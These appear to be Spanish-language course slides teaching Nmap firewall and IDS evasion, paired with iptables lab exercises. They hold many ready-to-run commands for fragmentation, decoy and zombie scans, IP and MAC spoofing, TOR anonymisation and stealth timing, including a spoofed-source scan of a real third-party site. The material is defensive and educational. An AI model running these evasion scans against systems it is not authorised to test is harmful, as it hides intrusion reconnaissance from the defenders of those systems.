- La idea reside en trocear la cabecera del paquete a partir del campo MTU que introduce la pila TCP/IP. Por tanto, un escaneo que se podría hacer con unos pocos paquetes se realiza usando muchos más de tamaño más pequeño. Esto hace que el firewall intermedio no sea capaz de interpretar la cabecera completa, puesto que el paquete se reconstruye en el destino y no en el firewall.
- Fragmentación en Nmap: `-f` o `--mtu`

SYN/FIN Scanning Using IP Fragments




Técnicas de Evasión

- La fragmentación divide paquetes para que el IDS/firewall no pueda inspeccionarlos.
- Ejemplos de comandos Nmap para fragmentación y MTU:
 - `nmap -f IP` — fragmentos de 8 bytes (escapa del DPI básico)
 - `nmap -ff IP` — fragmentos de 16 bytes
 - `nmap --mtu 8 IP` — MTU personalizado (debe ser múltiplo de 8)
- Combinado con otros tipos de escaneo:
 - `nmap -sS -f --mtu 8 -p 80,443,8080 192.168.1.1`
 - `nmap -sS -ff -T2 -p- 192.168.1.1`
- Por qué funciona y cuáles son sus límites:
 - El firewall recibe fragmentos aislados → no puede reconstruir la cabecera TCP completa.
 - El host destino sí reconstruye el paquete → la conexión funciona correctamente.
 - Los IDS modernos con *packet reassembly* no son engañados por esta técnica por sí sola.
 - Conviene combinarla siempre con `--data-length` o `-D` para mayor efectividad.

Técnicas de Evasión

Modificación de rutas:


- Los paquetes siguen sus rutas para llegar al destino a partir del origen.
- Esta técnica reside en especificar la ruta que debe seguir el paquete para evadir el firewall / IDS.



Técnicas de Evasión

■ Modificación de direcciones IP o MAC:

- Consiste en cambiar la IP origen del paquete para evadir el firewall / IDS. De esta manera, los sistemas que filtran una IP no son capaces de determinar si el paquete ha salido de la IP bloqueada o no.
- También se puede aplicar a la dirección física MAC.
 - IP y MAC falsas en Nmap: `-S` y `--spoof-mac`



Decoy Scan y Zombie Scan: anonimización del origen

- Decoy Scan (-D): envía el escaneo mezclado con direcciones IP falsas para ocultar el origen real del atacante.
- El IDS/firewall ve múltiples orígenes y no puede determinar cuál es el atacante real.
- Ejemplos:
 - `nmap -D RND:10 IP` — 10 IPs aleatorias como señuelo
 - `nmap -D IP1,IP2,ME,IP3 IP` — ME = posición de tu IP real entre los señuelos
 - `nmap -D RND:5 -sS -f IP` — combinado con SYN scan y fragmentación
- Zombie (Idle) Scan (-sI): anonimato total. La IP real nunca aparece en el tráfico hacia el objetivo.
- Ejemplo:
 - `nmap -sI zombie_IP:puerto IP_objetivo`

Cómo funciona el Zombie Scan (paso a paso):

1. Nmap consulta el IPID actual del zombie (predictor de secuencia).
2. Nmap envía un SYN al objetivo falsificando la IP del zombie como origen.
3. Puerto abierto → el objetivo envía SYN/ACK al zombie → el zombie responde RST (IPID +2).
4. Puerto cerrado → el objetivo envía RST al zombie → el zombie lo descarta (IPID +1).
5. Nmap vuelve a consultar el IPID del zombie y deduce si el puerto estaba abierto.

Técnicas de Evasión

Proxies

- Un proxy es un servicio que hace de intermediario en la comunicación entre dos hosts, de tal manera que el destino o los dispositivos de detección identifican que la petición la hace el proxy (la IP del proxy), y este esconde al emisor real de la petición.
- Anonimización completa vía Proxychains + TOR. Ejemplo:
 - `proxychains nmap -sT -Pn IP` — solo TCP Connect funciona por TOR



Puerto de origen y timing:

- Puerto de origen: simular tráfico legítimo (-g / --source-port).
- Muchos firewalls permiten tráfico proveniente de puertos de servicios conocidos. Esto se puede simular con Nmap, por ejemplo:
 - `nmap -g 53 IP` — simula consulta DNS saliente (puerto 53)
 - `nmap --source-port 80 IP` — simula tráfico web HTTP
 - `nmap -g 443 -sS IP` — simula HTTPS, muy eficaz contra firewalls permisivos
- Timing: evitar la detección por volumen o frecuencia. Ejemplos:
 - `nmap -T0 IP` — paranoid: 1 sonda cada 5 min (máximo sigilo)
 - `nmap -T1 IP` — sneaky: 1 sonda cada 15 s
 - `nmap --scan-delay 2s IP` — demora manual entre sondas
 - `nmap --max-rate 10 IP` — máximo 10 paquetes/segundo

Datos adicionales

- Confundir la inspección profunda (DPI). Ejemplos:
 - `nmap --data-length 25 IP` — añade 25 bytes aleatorios al paquete
 - `nmap --data-length 100 -sS IP` — hace que los paquetes parezcan tráfico real

■ Resumen de cómo lanzar estas opciones desde la herramienta Nmap:

■ Vídeo de documentación

<u>Switch</u>	<u>Example</u>	<u>Description</u>
-f	nmap 192.168.1.1 -f	Requested scan (including ping scans) use tiny fragmented IP packets. Harder for packet filters
--mtu	nmap 192.168.1.1 --mtu 32	Set your own offset size
-D	nmap -D 192.168.1.101,192.168.1.102,192.168.1.103,192.168.1.23192.168.1.1	Send scans from spoofed IPs
-D	nmap -D decoy-ip1,decoy-ip2,your-own-ip,decoy-ip3,decoy-ip4 remote-host-ip	Above example explained
-S	nmap -S www.microsoft.com www.facebook.com	Scan Facebook from Microsoft (-e eth0 -Pn may be required)
-g	nmap -g 53 192.168.1.1	Use given source port number
--proxies	nmap --proxies http://192.168.1.1:8080,http://192.168.1.2:8080192.168.1.1	Relay connections through HTTP/SOCKS4 proxies
--data-length	nmap --data-length 200 192.168.1.1	Appends random data to sent packets

Técnicas de Evasión

Tabla resumen de técnicas Nmap:

- Fragmentación `-f / --mtu 8` → evade: DPI e inspección de paquetes
- Decoy `-D RND:10` → evade: identificación del origen
- Zombie Scan `-sI zombie_IP` → evade: todo (IP real invisible)
- Puerto origen `-g 53 / --source-port` → evade: reglas por puerto fuente
- Timing `-T0 / --scan-delay` → evade: detección por volumen/velocidad
- Datos adicionales `--data-length 25` → evade: firmas de paquetes en IDS
- MAC spoofing `--spoof-mac 0` → evade: filtros por dirección física

Comando combinado “de bajo perfil”:

- `nmap -sS -f --mtu 8 -T1 -D RND:5 --source-port 443 --data-length 20 -Pn -oA scan IP`

Anonimización completa vía Proxychains + TOR:

- `proxychains nmap -sT -Pn IP` — solo TCP Connect funciona por TOR

- Usando los NSE de Nmap. Ejemplos:
 - `nmap --script http-waf-detect IP`
 - `nmap --script http-waf-fingerprint IP`
- Cambio de User-Agent: por defecto, Nmap se identifica a sí mismo. Modifica esto usando `--script-args http.useragent="Mozilla/5.0..."` para simular tráfico de un navegador legítimo.
- Inspección de cabeceras HTTP (análisis pasivo):
 - Cabecera Server: muchos WAF modifican esta cabecera revelando su identidad (por ejemplo, `Server: cloudflare` o `Server: BarracudaWAF`).
 - Cabeceras personalizadas: algunos cortafuegos inyectan cabeceras propias en las respuestas HTTP, como `X-Sucuri-ID`, `X-CDN` o `X-Protected-By`.

■ Herramientas:

- **WafW00f**: envía solicitudes HTTP normales y alteradas para analizar las respuestas del servidor y las cookies, identificando casi cualquier WAF comercial o de código abierto.
- **WhatWaf**: modifica los payloads de los ataques para detectar qué tipo de reglas del WAF están bloqueando la solicitud y sugiere métodos de evasión (bypasses).
- **Nmap avanzado**

Ejercicio



- Levanta dos máquinas Unix (Kali y metasploitable2, por ejemplo) y juega con los filtros iptables y las opciones de evasión de Nmap.

Ejercicio

- `sudo iptables -I INPUT -p tcp --tcp-flags ALL SYN -j REJECT --reject-with tcp-reset`
 - Soluciones: `nmap -sF`, `nmap -sN`, `nmap -sX`
 - Limpiar las reglas: `sudo iptables -F INPUT`
- `sudo iptables -I INPUT -p tcp -m length --length 40 -j REJECT --reject-with tcp-reset`
 - `sudo nmap -sF`
 - `-sS` funciona: son 44 bytes (`--length 44`)
 - `sudo nmap --data-length 10`
- Fragmentación de paquetes: `-f`
- `sudo iptables -I INPUT -p tcp -m length --length :256 -j REJECT --reject-with tcp-reset`
 - `nmap --data-length 300 <tu_objetivo>`
- `sudo iptables -I INPUT -p tcp -m ttl --ttl-lt 64 -j REJECT --reject-with tcp-reset`
 - `sudo nmap --ttl 65`
- `sudo iptables -I INPUT -p tcp -j REJECT --reject-with tcp-reset` (rechaza todo el tráfico TCP)

Ejercicio

- `sudo iptables -I INPUT -p tcp -j REJECT`
- `sudo iptables -I INPUT -p tcp --sport 1337 -j ACCEPT`
 - `sudo nmap -g 1337`
- Decoy: `sudo iptables -I INPUT -p tcp -j LOG --log-prefix "atacker log" --log-level=4`
 - `nmap -sS -D ip,ME,ip -p 80 ipobjetivo`
 - `tail -f /var/log/syslog -n 40`
- Filtrar por MAC: `sudo iptables -A INPUT -m mac --mac-source 00:0F:EA:91:04:08 -j REJECT`
 - `sudo macchanger -r eth1`
 - `macchanger -s`
 - O también: `sudo nmap --spoof-mac Apple` (o poner la MAC concreta; 0 → aleatoria)

Ejercicio



- Resuelve la room `furthernmap`.

¡Gracias!

Seguridad en Sistemas Informáticos — Tema 2.2